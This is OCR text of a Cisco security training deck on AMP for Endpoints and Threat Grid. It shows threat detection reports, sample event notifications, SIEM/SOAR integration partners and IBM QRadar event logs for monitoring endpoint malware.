
Metadata

Sample ID	f0592d698bd3f69aedda4ff19dbe535c	Filename	88b7a5436318252c442e2f42ce079d02.exe
OS	Windows 7 64-bit	Magic Type	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
Started	12/13/19 9:52:59 pm	File Type	exe
Ended	12/13/19 9:59:07 pm	First Seen	12/13/19 9:52:55 pm
Duration	0:06:08	Last Seen	12/13/19 9:52:56 pm
Sandbox	rcn-work-113		

Threat Grid API for Reporting

Threat Grid

- Leverage API for Integrating Threat Grid Results into your own Dashboards/Apps
- Just Copy and Paste the API calls from TG into your App



Cisco Security Solutions' Reporting

Cisco Threat Response	· Snapshot · Casebook
Threat Grid	· Monthly Report · Threat Intelligence
AMP4E	· Scheduled Report · Event Report

AMP4E (Weekly, Monthly, Quarterly) Assessment


AMP4E

Table of Contents

Threat Root Cause

AMP4E


- Understanding which are the main issues in your organisation
- Understanding where you should put your attention into



Threat Root Cause

AMP4E

- Understanding which are the main issues in your organisation
- Understanding where you should put your attention into
- Look at the details of each exploited application




Overview | Details | Timeline

Program	Threat Name	Version	Threats Introduced	Computers Affected	Event Type
avguard.exe		15.0.1910.1634	1760	1	1760 created
avscan.exe		15.0.1912.1681	304	1	304 created
avscan.exe			135	1	135 created
chrome.exe		79.0.3945.117	29	4	19 created 10 moved
explorer.exe		10.0.18362.449	7	2	7 created
explorer.exe		10.0.17134.1098	6	1	6 created
7zFM.exe		19.0.0.0	4	1	4 created
avwebg7.exe		15.0.1911.1649	3	1	3 created
explorer.exe		10.0.17763.107	1	1	1 created

Threat Root Cause

AMP4E


- Understanding which are the main issues in your organisation
- Understanding where you should put your attention into
- Look at the details of each exploited application
- Timeline of the exploited applications



Vulnerability Software Visibility

AMP4E

- Lists the founded vulnerability in the organisation environment
- Eventually you could see the ones that were executed



Overview

- Big picture of your environment
- Suited for ”SOC Monitors”

Custom Event Notifications

AMP4E

Based on Event Filters

- Groups
- Events types
- Time Range

Cisco AMP for Endpoints found a total of **2** events matching your subscription named since 2020-01-08 08:12:15 UTC.

1. **Event Type:** Threat Detected
   Computer: VSCRIBAN-43538.cisco.com
   Hostname: VSCRIBAN-43538.cisco.com
   IP: 192.168.155.129
   User: vscriban@CISCO
   Detection: Win.Virus.Chir::100.sbx.tg
   File: 88b7a5436318252c442e2f42ce079d02
   File path: \\?\C:\Users\vscriban\Downloads\f0592d698bd3f69aedda4ff19dbe535c-sample\88b7a5436318252c442e2f42ce079d0
   Detection SHA-256: 36fb3ce2cbcbc86b0a047a616b84241253559e8a0f71b58b3d61527e22bfe037
   By Application: explorer.exe
   Application SHA-256: a6327254f8808e99e3378d16bbf8e564d733879f55b3461acd9a036fc46f5aea
   Severity: Medium
   Timestamp: 2020-01-08 07:53:38 +0000 UTC

2. **Event Type:** Threat Detected
   Computer: VSCRIBAN-43538.cisco.com
   Hostname: VSCRIBAN-43538.cisco.com
   IP: 192.168.155.129
   User: vscriban@CISCO
   Detection: Win32.Runouce.B@mm
   File: 88b7a5436318252c442e2f42ce079d02.lnk
   File path: \\?\C:\Users\vscriban\AppData\Roaming\Microsoft\Windows\Recent\88b7a5436318252c442e2f42ce079d02.lnk
   Detection SHA-256: 0a71696886694b097136c31239b0eeddc00bde2764edb4e4c904060cbe6069d0
   By Application: explorer.exe
   Application SHA-256: a6327254f8808e99e3378d16bbf8e564d733879f55b3461acd9a036fc46f5aea
   Severity: Medium
   Timestamp: 2020-01-08 07:53:38 +0000 UTC

Collecting Information for an Incident Report Demo

It’s Quiz Time: AMP for Endpoints Deployment

What’s the difference between a CTR Snapshot and a Casebook?

Integrations are Key to Automation

- **3rd Party AMP/TG Integrations:** Who can you integrate with?
- **API Integrations:** How to create your own integrations?


AMP/TG Integrations into 3rd Party Products

Overview

Third Party Integrations

AMP for Endpoint

Threat Grid



Threat Response

AMP for Endpoints Ecosystem Value

Threat Visualization/ Response

Malware Analysis

Email

Network

SOAR: Response – Quarantine

IBM Security

splunk>

LogRhythm The Security Intelligence Company

DEMISTO

swimlane

SYNCURITY www.syncurity.net

SIEMPLIFY

CYBERSPONSE ADAPTIVE SECURITY

SIEM: Visualization of Event Stream

IBM Security

splunk>

RSA SECURITY

LogRhythm The Security Intelligence Company

exabeam

empow

JASK

PERCH

panaseer — Unified View of Assets and Controls

blackpoint — Managed SOC

chrome — Unsupported Python Integrations

Open Ecosystem

DevNet: https://developer.cisco.com/amp-for-endpoints/

GitHub: https://github.com/CiscoSecurity

IBM Security

1. QRadar → SIEM
2. Resilient → SOAR
3. BigFix → Management

IBM Security

Cisco AMP for Endpoint with IBM QRadar

Ingest

Cisco AMP for Endpoints threat telemetry

Apply


IBM QRadar Security Analytics & Watson AI engine

Identify & Prioritize

Capture & classify threats for faster response

Orchestrate & Respond

To prioritized incidents with IBM Resilient



QRadar integrates with Cisco AMP for Endpoints (Device Support Module) along with 9 additional custom event properties from AMP

Advanced analytics from QRadar to prioritize alerts based on AMP telemetry including preventing threats at point of entry, continuously tracking every file on your endpoints and fileless malware and ransomware

Orchestrate incident response across people, process and technology

IBM QRadar – AMP for Endpoints – Activity Logs

- Collect Events from AMP API Stream
- Take action leveraging API calls (host isolation, move to group..)

Search... ▾ Quick Searches ▾ Add Filter Save Criteria Save Results Cancel False Positive Rules ▾ Actions ▾

Quarantine Request Failed to be Delivered	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Restore Activity Failed	127.0.0.1	0	127.0.0.1	0	N/A	
Endpoint IOC Scan Failed	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Content Scan Failed	127.0.0.1	0	127.0.0.1	0	N/A	
Scan Failed	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Content Scan Failed	127.0.0.1	0	127.0.0.1	0	N/A	
Critical Fault Raised	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Critical	127.0.0.1	0	127.0.0.1	0	N/A	
Update: Unexpected Reboot Required	ciscoamp	11	Aug 21, 201	Aug 21, 2018, 10:22:43 AM	127.0.0.1	0	127.0.0.1	0	N/A	
Endpoint IOC Definition Update Failure	ciscoamp	11	Aug 21, 201		127.0.0.1	0	127.0.0.1	0	N/A	
Endpoint IOC Configuration Update Failure	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Error	127.0.0.1	0	127.0.0.1	0	N/A	
File Fetch Failed	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Error	127.0.0.1	0	127.0.0.1	0	N/A	
Uninstall Failure	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Error	127.0.0.1	0	127.0.0.1	0	N/A	
Install Failure	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Error	127.0.0.1	0	127.0.0.1	0	N/A	
Cloud Recall Quarantine Attempt Failed	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Quarantine Failed	127.0.0.1	0	127.0.0.1	0	N/A	
Cloud Recall Restore from Quarantine Failed	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Restore Activity Failed	127.0.0.1	0	127.0.0.1	0	N/A	
Failed to Delete From Quarantine	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Remove Failed	127.0.0.1	0	127.0.0.1	0	N/A	
Quarantine Restore Failed	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Restore Activity Failed	127.0.0.1	0	127.0.0.1	0	N/A	
Quarantine Failure	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Quarantine Failed	127.0.0.1	0	127.0.0.1	0	N/A	
Policy Update Failure	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Successful Host-Policy Modification	127.0.0.1	0	127.0.0.1	0	N/A	
APK Custom Threat Detected	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Misc Malware	127.0.0.1	0	127.0.0.1	0	N/A	
APK Threat Detected	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Misc Malware	127.0.0.1	0	127.0.0.1	0	N/A	
Major Fault Raised	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Error	127.0.0.1	0	127.0.0.1	0	N/A	
Update: Reboot Advised	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Notice	127.0.0.1	0	127.0.0.1	0	N/A	
Update: Reboot Required	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Notice	127.0.0.1	0	127.0.0.1	0	N/A	
Endpoint IOC Scan Detection Summary	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Content Scan	127.0.0.1	0	127.0.0.1	0	N/A	
Application Deauthorized	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Notice	127.0.0.1	0	127.0.0.1	0	N/A	
Application Authorized	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Notice	127.0.0.1	0	127.0.0.1	0	N/A	
Application Deregistered	ciscoamp	11	Aug 21, 2018, 10:22:43 AM	Notice	127.0.0.1	0	127.0.0.1	0	N/A	
